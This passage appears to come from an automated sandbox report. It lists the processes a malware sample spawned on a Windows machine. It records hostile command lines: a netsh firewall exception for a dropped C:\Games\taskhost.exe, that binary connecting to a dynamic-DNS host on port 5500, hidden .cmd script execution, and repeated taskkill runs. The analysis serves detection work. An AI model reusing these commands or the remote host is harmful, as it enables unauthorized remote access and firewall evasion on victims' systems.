MD5 hash:	FB615848338231CEBC16E32A3035C3F8
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: AcroCEF.exe PID: **7296**, Parent PID: **3716**

General	
Target ID:	23
Start time:	12:08:03
Start date:	23/01/2024
Path:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --log-severity=disable --user-agent-product="ReaderServices/23.6.20320 Chrome/105.0.0.0" --lang=en-US --user-data-dir="C:\Users\user\AppData\Local\CEF\User Data" --log-file="C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\debug.log" --mojo-platform-channel-handle=2104 --field-trial-handle=1568,i,6034362121281620577,8616152877679475302,131072 --disable-features=BackForwardCache,CalculateNativeWinOcclusion,WinUseBrowserSpellChecker /prefetch:8
Imagebase:	0x7ff6413e0000
File size:	3'581'912 bytes
MD5 hash:	9B38E8E8B6DD9622D24B53E095C5D9BE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: cmd.exe PID: **7672**, Parent PID: **6552**

General	
Target ID:	24
Start time:	12:08:03
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Set GUID[2>Nul
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: taskkill.exe PID: **7684**, Parent PID: **1096**

General	
Target ID:	25
Start time:	12:08:03
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true

Commandline:	taskkill /im rundll32.exe /f
Imagebase:	0x630000
File size:	74'240 bytes
MD5 hash:	CA313FD7E6C2A778FFD21CFB5C1C56CD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **7828**, Parent PID: **6552**

General	
Target ID:	26
Start time:	12:08:04
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: reg.exe PID: **7848**, Parent PID: **7828**

General	
Target ID:	27
Start time:	12:08:04
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0xfa0000
File size:	59'392 bytes
MD5 hash:	CDD462E86EC0F20DE2A1D781928B1B0C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **7912**, Parent PID: **1096**

General	
Target ID:	28
Start time:	12:08:04
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 2
Imagebase:	0x2d0000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **7928**, Parent PID: **6552**

General	
Target ID:	29
Start time:	12:08:04
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /S /D /c" type C:\Games\cmd.txt"
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **7936**, Parent PID: **6552**

General	
Target ID:	30
Start time:	12:08:04
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: mode.com PID: **7960**, Parent PID: **7936**

General	
Target ID:	31
Start time:	12:08:04
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\mode.com
Wow64 process (32bit):	true
Commandline:	Mode 90,20
Imagebase:	0x2d0000
File size:	26'624 bytes
MD5 hash:	FB615848338231CEBC16E32A3035C3F8
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: netsh.exe PID: **8120**, Parent PID: **7936**

General	
Target ID:	32
Start time:	12:08:08
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplication" mode=ENABLE scope=ALL
Imagebase:	0x1080000
File size:	82'432 bytes
MD5 hash:	4E89A1A088BE715D6C946E55AB07C7DF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: taskkill.exe PID: **7312**, Parent PID: **1096**

General	
Target ID:	33
Start time:	12:08:09
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /im rundll32.exe /f
Imagebase:	0x630000
File size:	74'240 bytes
MD5 hash:	CA313FD7E6C2A778FFD21CFB5C1C56CD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: netsh.exe PID: **7724**, Parent PID: **7936**

General	
Target ID:	34
Start time:	12:08:09
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplicatio" mode=ENABLE scope=ALL profile=ALL
Imagebase:	0x1080000
File size:	82'432 bytes
MD5 hash:	4E89A1A088BE715D6C946E55AB07C7DF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **7756**, Parent PID: **1096**

General	
Target ID:	35
Start time:	12:08:09

Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 2
Imagebase:	0x2d0000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: WMIC.exe PID: **7816**, Parent PID: **7936**

General	
Target ID:	36
Start time:	12:08:09
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process where (name="taskhost.exe") get commandline
Imagebase:	0x760000
File size:	427'008 bytes
MD5 hash:	E2DE6500DE1148C7F6027AD50AC8B891
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: findstr.exe PID: **7716**, Parent PID: **7936**

General	
Target ID:	37
Start time:	12:08:09
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\findstr.exe
Wow64 process (32bit):	true
Commandline:	findstr /i "taskhost.exe"
Imagebase:	0xb00000
File size:	29'696 bytes
MD5 hash:	F1D4BE0E99EC734376FDE474A8D4EA3E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: taskkill.exe PID: **7344**, Parent PID: **1096**

General	
Target ID:	40
Start time:	12:08:11
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /im rundll32.exe /f
Imagebase:	0x630000

File size:	74'240 bytes
MD5 hash:	CA313FD7E6C2A778FFD21CFB5C1C56CD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **7748**, Parent PID: **1096**

General

Target ID:	41
Start time:	12:08:11
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 2
Imagebase:	0x2d0000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: taskhost.exe PID: **3992**, Parent PID: **7936**

General

Target ID:	42
Start time:	12:08:11
Start date:	23/01/2024
Path:	C:\Games\taskhost.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\taskhost.exe -autoreconnect ID:5402254 -connect vnvariant2024.ddnsfree.com:5500 -run
Imagebase:	0x580000
File size:	2'648'008 bytes
MD5 hash:	663FE548A57BBD487144EC8226A7A549
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: viewer.exe PID: **3840**, Parent PID: **6552**

General

Target ID:	43
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Games\viewer.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\viewer.exe /HideWindow C:\Games\once.cmd
Imagebase:	0x960000
File size:	412'832 bytes
MD5 hash:	29ED7D64CE8003C0139CCCB04D9AF7F0
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: viewer.exe PID: **2584**, Parent PID: **6552**

General	
Target ID:	44
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Games\viewer.exe
Wow64 process (32bit):	true
Commandline:	C:\Games\viewer.exe /HideWindow C:\Games\cmmc.cmd
Imagebase:	0x960000
File size:	412'832 bytes
MD5 hash:	29ED7D64CE8003C0139CCCB04D9AF7F0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **5360**, Parent PID: **6552**

General	
Target ID:	45
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 20
Imagebase:	0x2d0000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **8180**, Parent PID: **3840**

General	
Target ID:	46
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Games\once.cmd" "
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **4404**, Parent PID: **2584**

General	
Target ID:	47
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Games\cmmc.cmd" "
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **7864**, Parent PID: **8180**

General	
Target ID:	48
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6d64d0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **7356**, Parent PID: **4404**

General	
Target ID:	49
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6d64d0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **3636**, Parent PID: **4404**

General	
Target ID:	50
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Set GUID[2>Nul
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **7352**, Parent PID: **4404**

General

Target ID:	51
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0x790000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: reg.exe PID: **7376**, Parent PID: **7352**

General

Target ID:	52
Start time:	12:08:12
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description
Imagebase:	0xfa0000
File size:	59'392 bytes
MD5 hash:	CDD462E86EC0F20DE2A1D781928B1B0C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: WMIC.exe PID: **5492**, Parent PID: **4404**

General

Target ID:	53
Start time:	12:08:13
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process where (name="taskhost.exe") get commandline
Imagebase:	0x760000
File size:	427'008 bytes
MD5 hash:	E2DE6500DE1148C7F6027AD50AC8B891

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: findstr.exe PID: **7860**, Parent PID: **4404**

General	
Target ID:	54
Start time:	12:08:13
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\findstr.exe
Wow64 process (32bit):	true
Commandline:	findstr /i "taskhost.exe"
Imagebase:	0xb00000
File size:	29'696 bytes
MD5 hash:	F1D4BE0E99EC734376FDE474A8D4EA3E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **7840**, Parent PID: **6552**

General	
Target ID:	55
Start time:	12:08:32
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 20
Imagebase:	0x2d0000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: timeout.exe PID: **4332**, Parent PID: **6552**

General	
Target ID:	57
Start time:	12:08:52
Start date:	23/01/2024
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 20
Imagebase:	0x2d0000
File size:	25'088 bytes
MD5 hash:	976566BEEFCCA4A159ECBDB2D4B1A3E3
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Has exited:	true

Disassembly

No disassembly